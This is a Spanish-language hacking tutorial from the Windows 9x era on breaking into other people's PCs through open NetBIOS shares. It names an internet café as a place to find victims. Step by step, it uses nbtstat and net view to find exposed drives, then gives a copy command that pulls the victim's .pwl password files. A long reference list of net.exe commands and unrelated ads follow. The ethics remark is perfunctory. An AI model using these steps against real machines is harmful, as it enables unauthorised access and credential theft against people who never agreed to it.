



::: JoKeRSoft :::

Como hackear con Netbios

Manual ver 1.0

Este texto hecho por JoKeR, te explicara una forma de hackear una PC por Netbios (Recursos compartidos).

¿ Que es Netbios ?

Windows proporciona un protocolo de compartición de dispositivos, normalmente discos o impresoras, llamado NetBIOS. Dicho protocolo, aunque muy útil, supone un importante riesgo de seguridad cuando no se configura correctamente o no se comprenden todas sus implicaciones. Así, es muy posible que un usuario esté exportando sus discos o impresoras, accesibles para el resto de máquinas de Internet, sin ni siquiera ser consciente de ello.

Hay personas que comparten la totalidad de su disco, sin poner password (contraseña) sin saber que corren el riesgo de que un intruso pueda acceder a su PC.

Ahora vamos a configurar tu PC para que puedas conectar.

Pero por si una extraña razón el tuyo esta cerrado, tienes que hacer los siguientes pasos:


- 1. Ve al panel de control**
- 2. Entra a Red.**
- 3. Le das a compartir archivos e impresoras.**
- 4. Activa todas las casillas.**

Tal vez te pida reiniciar.

Ya que hayas hecho esto, tienes que tener la del que vas a atacar (suena un poco lammer).

Puedes ir al ciber mas cercanos y tomas la IP, la mayoría de los cibernets comparten archivos.


Ya que tengas la IP te vas al MS-DOS



y tecleas nbtstat -a 141.150.96.131


141.150.96.131 es la IP de la "victima" claro que la debe de cambiar.

Puede que te salgan una de estas cosas:



Quiere decir que esa IP no tiene abierto ese Puerto del Netbios (139) o no esta en línea (conectada)

o también te podría salir esto:




Bien esta PC si tiene NetBIOS abierto, pero para poder conectar donde dice:

BILL GATES <03> UNIQUE Registered
debería de decir

BILL GATES <20> UNIQUE Registered

para poder conectar, necesitamos una entrada <20>, así que no nos sirve.

Pero si te sale esto:



```
C:\WINDOWS>nbtstat -a 141.150.96.131

Lana # 0:
Node IpAddress: [200.64.164.38] Scope Id: []

        NetBIOS Remote Machine Name Table

    Name                Type             Status
    -----
    THEK00LSTUFF.UY<00>  UNIQUE          Registered
    WORKGROUP            <00>            GROUP           Registered
    THEK00LSTUFF.UY<03>  UNIQUE          Registered
    THEK00LSTUFF.UY<20>  UNIQUE          Registered
    WORKGROUP            <1E>            GROUP           Registered
    WORKGROUP            <1D>            UNIQUE          Registered
    .._MSBROWSE_.<01>   GROUP           Registered

    MAC Address = 44-45-53-54-00-00

C:\WINDOWS>Bien tenemos IP con Netbios abierto :) http://jokersoft.5xn.com_
```

En esa si puedes entrar por que tiene la entrada <20>

Ahora para poder entrar tecleamos esto:

net view \\141.150.96.131

141.150.96.131 es la IP, que tendrás cambiar por la IP del que atacaras.

Si ejecutaste el comando con éxito te tendrá que salir algo así:

Recursos compartidos \\141.150.96.131

Compartido Tipo Comentario

C Disco

PRINTER1 Impresora

El comando ha sido ejecutado con éxito.

Y ya tenemos acceso total al Disco C: y a la Impresora.

Te preguntaras ¿ y ahora que ago?

Bueno eso depende de ti xD no hagas tantas maldades ya que eso no es ético

Algunos comandos

Copy

Sirve para copiar archivos de la PC de la victima a la tuya

ejemplo:

copy \\141.150.96.131\C\WINDOWS*.pwl'

Este Comando busca todos los archivos PWL (Archivos de contraseñas) y los baja a tu PC :D y ya tendrías sus contraseñas.

Hay un programa llamado Net Config (net.exe) y puedes hacer muchas.

aquí te dejo sus comandos xD

NET CONFIG

Muestra la configuración de su grupo de trabajo.

NET CONFIG [/YES]

/YES	Realiza el comando NET CONFIG sin pedir información o confirmación.
------	---

NET DIAG

Ejecuta el programa de diagnósticos de Microsoft Network Diagnostics para comprobar la conexión hardware entre dos PC y para mostrar información sobre un equipo.

NET DIAGNOSTICS [/NAMES | /STATUS]

/NAMES	Especifica el nombre de un servidor de diagnósticos para evitar conflictos cuando NET DIAG es utilizado por varios usuarios. Esta opción sólo funciona cuando la red utiliza un protocolo NetBIOS.
/STATUS	Permite especificar un equipo sobre el cual quiere información de diagnósticos de la red.

NET INIT

Carga los controladores del adaptador de red y los protocolos sin enlazarlos con el Administrador de protocolos. Este comando puede ser necesario si está utilizando un adaptador de red no estándar. Después puede enlazar los protocolos con el Administrador de protocolos escribiendo NET START NETBIND.

NET INITIALIZE [/DYNAMIC]

/DYNAMIC	Carga el Administrador de protocolos dinámicamente. Esto es útil con algunas redes no estándar, como Banyan(R) VINES(R), para resolver problemas de memoria.
----------	--

NET LOGOFF

Interrumpe las conexiones entre su PC y los los recursos compartidos a los que está conectado.

NET LOGOFF [/YES]

/YES	Realiza el comando NET LOGOFF sin preguntar primero si quiere información o confirmar la acción.
------	--

NET LOGON [usuario [contraseña | ?]] [/DOMAIN:nombre] [/YES] [/SAVEPW:NO]

Le indentifica como miembro de un grupo de trabajo.

usuario	Especifica el nombre que le identifica en su grupo de trabajo. El nombre especificado puede contener hasta 20 caracteres.
contraseña	La cadena de caracteres que le le autoriza para tener acceso al archivo de contraseñas. La contraseña puede contener hasta 14 caracteres.
?	Especifica que quiere ser preguntado por su contraseña.
/DOMAIN	Especifica que quiere conectarse a Microsoft Windows NT o a un dominio de LAN .
nombre	Especifica el dominio de Windows NT o de LAN al que quiere conectar.
/YES	Realiza el comando NET LOGON sin preguntarle información o confirmar sus acciones.
/SAVEPW:NO	Realiza el comando NET LOGON sin preguntarle si quiere crear un archivo de contraseñas.

Si quiere ser preguntado sobre su nombre de su usuario y contraseña en vez de especificarlos en la línea comandos de NET LOGON, escriba NET LOGON sin opciones.

NET PASSWORD [cont.anterior [nuevacontr.]]

NET PASSWORD \\equipo | /DOMAIN:nombre [usuario [contr.anterior [nuevacontr.]]]

Cambiar su contraseña de conexión.

cont.anterior	Especifica su contraseña actual.
nuevacontr.	Especifica su nueva contraseña. Puede tener hasta 14 caracteres.
equipo	Especifica el servidor Windows NT o LAN al que quiere cambiar la contraseña.
/DOMAIN	Especifica que quiere cambiar su su contraseña en un dominio Windows NT o LAN.
nombre	Especifica el dominio Windows NT o LAN en el que quiere cambiar su contraseña.
usuario	Especifica su nombre de usuario de Windows NT o LAN.

La primera sintaxis es para cambiar la contraseña del archivo de contraseñas.

La segunda sintaxis es para cambiar la contraseña de un dominio o un servidor NT o LAN.

NET PRINT \\equipo[\\impresora] | puerto [/YES]

NET PRINT \\equipo | puerto [núm.trabajo [/PAUSE | /RESUME | /DELETE]] [/YES]

Muestra información sobre la cola de impresión en una impresora compartida o controla sus trabajos de impresión.

equipo	Especifica el nombre del equipo al que pertenece la cola de impresión sobre la que quiere información.
impresora	Especifica el nombre de la impresora sobre la que quiere información.
puerto	Especifica el nombre del puerto paralelo (LPT) en su equipo que está conectado a la impresora sobre la que quiere información.
núm.trab.	Especifica el número de trabajo de impresión en la cola. Puede especificar las siguientes opciones: /PAUSE Detiene la impresión. /RESUME Continúa una impresión que ha n sido detenida. /DELETE Cancela un trabajo de impresión.
/YES	Realiza el comando NET PRINT sin pedir información o confirmación.

NET PRINT \\equipo | puerto [núm.trabajo [/PAUSE | /RESUME | /DELETE]] [/YES]

equipo	Especifica el nombre del equipo al que pertenece la cola de impresión sobre la que quiere información.
impresora	Especifica el nombre de la impresora sobre la que quiere información.
puerto	Especifica el nombre del puerto paralelo (LPT) en su equipo que está conectado a la impresora sobre la que quiere información.
núm.trab.	Especifica el número de trabajo de impresión en la cola. Puede especificar las siguientes opciones: /PAUSE Detiene la impresión. /RESUME Continúa una impresión que ha n sido detenida. /DELETE Cancela un trabajo de impresión.
/YES	Realiza el comando NET PRINT sin pedir información o confirmación.

Cuando especifica el nombre de un equipo usando NET PRINT recibirá información sobre cada una de las impresoras conectadas a ese equipo.

NET START [BASIC | NWREDIR | WORKSTATION | NETBIND | NETBEUI | NWLINK] [/LIST] [/YES] [/VERBOSE]

Inicia servicios.

Los servicios no pueden ser iniciados desde el símbolo del sistema de Windows.

BASIC	Inicia el redireccionador básico.
NWREDIR	Inicia el redireccionador Microsoft compatible con Novell(R).
WORKSTATION	Inicia el redireccionador predeterminado.
NETBIND	Enlaza protocolos y controladores de adaptadores de red.
NETBEUI	Inicia la interfaz NetBIOS.
NWLINK	Inicia la interfaz compatible con IPX/SPX.
/LIST	Muestra una lista de los servicios que están en ejecución.
/YES	Realiza el comando NET START sin pedir información o confirmación.
/VERBOSE	Muestra información sobre controladores de dispositivos y servicios según se van cargando.

Para iniciar el redireccionador de trabajo en grupo que seleccionó durante la instalación, escriba NET START sin opciones. En general, no necesita utilizar ninguna opción.

NET STOP [BASIC | NWREDIR | WORKSTATION | NETBEUI | NWLINK] [/YES]

Detiene los servicios.

No se pueden detener los servicios desde el símbolo de sistema desde Windows.

BASIC	Detiene el redireccionador estándar.
NWREDIR	Detiene el redireccionador Microsoft compatible con Novell(R).
WORKSTATION	Detiene el redireccionador predeterminado.
NETBIND	Enlaza protocolos y adaptadores de red.
NETBEUI	Detiene la interfaz NetBIOS.
NWLINK	Detiene la interfaz compatible con X/SPX.
/YES	Ejecuta el comando NET START sin pedirle información o confirmación.

Para detener el redireccionador del grupo de trabajo, escriba NET STOP sin opciones. Esto corta todas las conexiones a los recursos compartidos y quita los comandos NET de la memoria.

NET TIME [\\equipo | /WORKGROUP:gruptrab] [/SET] [/YES]

Su PC con el reloj compartido de Microsoft Windows para Trabajo en grupo, Windows NT, Windows 95, o el servidor de reloj de NetWare.

equipo	Especifica el nombre del equipo (servidor de reloj) que quiere comprobar o sincronizar el reloj de su equipo.
/WORKGROUP	Especifica que quiere utilizar el servidor de reloj de otro grupo de trabajo.
gruptrab	Especifica el nombre del grupo de trabajo al que pertenece el equipo con el cual quiere sincronizar su propio equipo o consultar la hora. Si hay varios servidores de reloj en un grupo de trabajo, NET TIME usa el primero que encuentra.
/SET	Sincroniza el reloj de su equipo con el reloj o grupo de trabajo que especificó.
/YES	Realiza el comando NET TIME sin pedir información o confirmación.

NET USE [unidad: | *] [\\equipo\directorio [contraseña | ?]] [/SAVEPW:NO] [/YES] [/NO]

NET USE [puerto:] [\\equipo\impresora [contraseña | ?]] [/SAVEPW:NO] [/YES] [/NO]

NET USE unidad: | \\equipo\directorio /DELETE [/YES]

NET USE puerto: | \\equipo\impresora /DELETE [/YES]

NET USE * /DELETE [/YES]

NET USE unidad: | * /HOME

Conecta o desconecta su equipo de un recurso compartido o muestra información sobre las conexiones.

unidad	Especifica la letra de unidad a la cual quiere asignar un directorio compartido.
*	Especifica la siguiente letra disponible. Si se usa /DELETE, especifica desconectarse de todas las conexiones.
puerto	Especifica el puerto paralelo (LPT) al que asignar la impresora compartida.
equipo	Especifica el nombre del equipo que está compartiendo el recurso.
directorio	Especifica el nombre del directorio compartido.
impresora	Especifica el nombre de la impresora compartida.
contraseña	Especifica la contraseña del recurso compartido si la hay.
?	Especifica que quiere ser preguntado por la contraseña del recurso. No necesita utilizar esta opción a menos que la contraseña sea opcional.
/SAVEPW:NO	Especifica que la contraseña que escribió no debe ser guardada en el archivo de contraseñas. Es necesario escribir la contraseña la próxima que se conecte a este recurso.
/YES	Realiza el comando NET USE sin preguntar información o pedir confirmación.
/DELETE	Interrupción la conexión a un recurso compartido.
/NO	Realiza el comando NET USE contestando NO a todas las preguntas de confirmación.
/HOME	Hace una conexión a su directorio HOME.

Para listar todas las conexiones escriba NET USE sin opciones.

NET VIEW [\\equipo] [/YES]

NET VIEW [/WORKGROUP:gruptrab] [/YES]

Muestra la lista de equipos en un grupo de trabajo o los recursos compartidos en un equipo.

equipo	Especifica el nombre del equipo cuyos recursos compartidos quiere listar.
/WORKGROUP	Especifica que quiere ver los nombres de los equipos que comparten recursos en otro grupo de trabajo.
gruptrab	Especifica el nombre del grupo de trabajo cuyos nombres de equipo quiere ver.
/YES	Realiza el comando NET VIEW sin sin pedir información o confirmación.

Para ver los equipos en su grupo de trabajo que comparten recursos, escriba NET VIEW sin opciones.

..:: JoKeRSoft ..::

Texto hecho por JoKeR

Versión 1.0

Créditos: Hackers de locos argentina : De su pagina saque los comandos del Net.exe

<http://jokersoft.5xn.com>

Texto de libre distribución, solo te pido que dejes el autor y los créditos.



RICOH
imagine. change.

Infórmate

Tu fotocopidora desde

0€

A3 copia
imprime
escanea

BUILD A FREE WEBSITE
OF YOUR OWN ON



Salud Global

La mejor **SALUD PRIVADA**
para todos en más de 70
ESPECIALIDADES MÉDICAS

Por
39.90€
al AÑO

**¡QUIERO
AHORRAR!**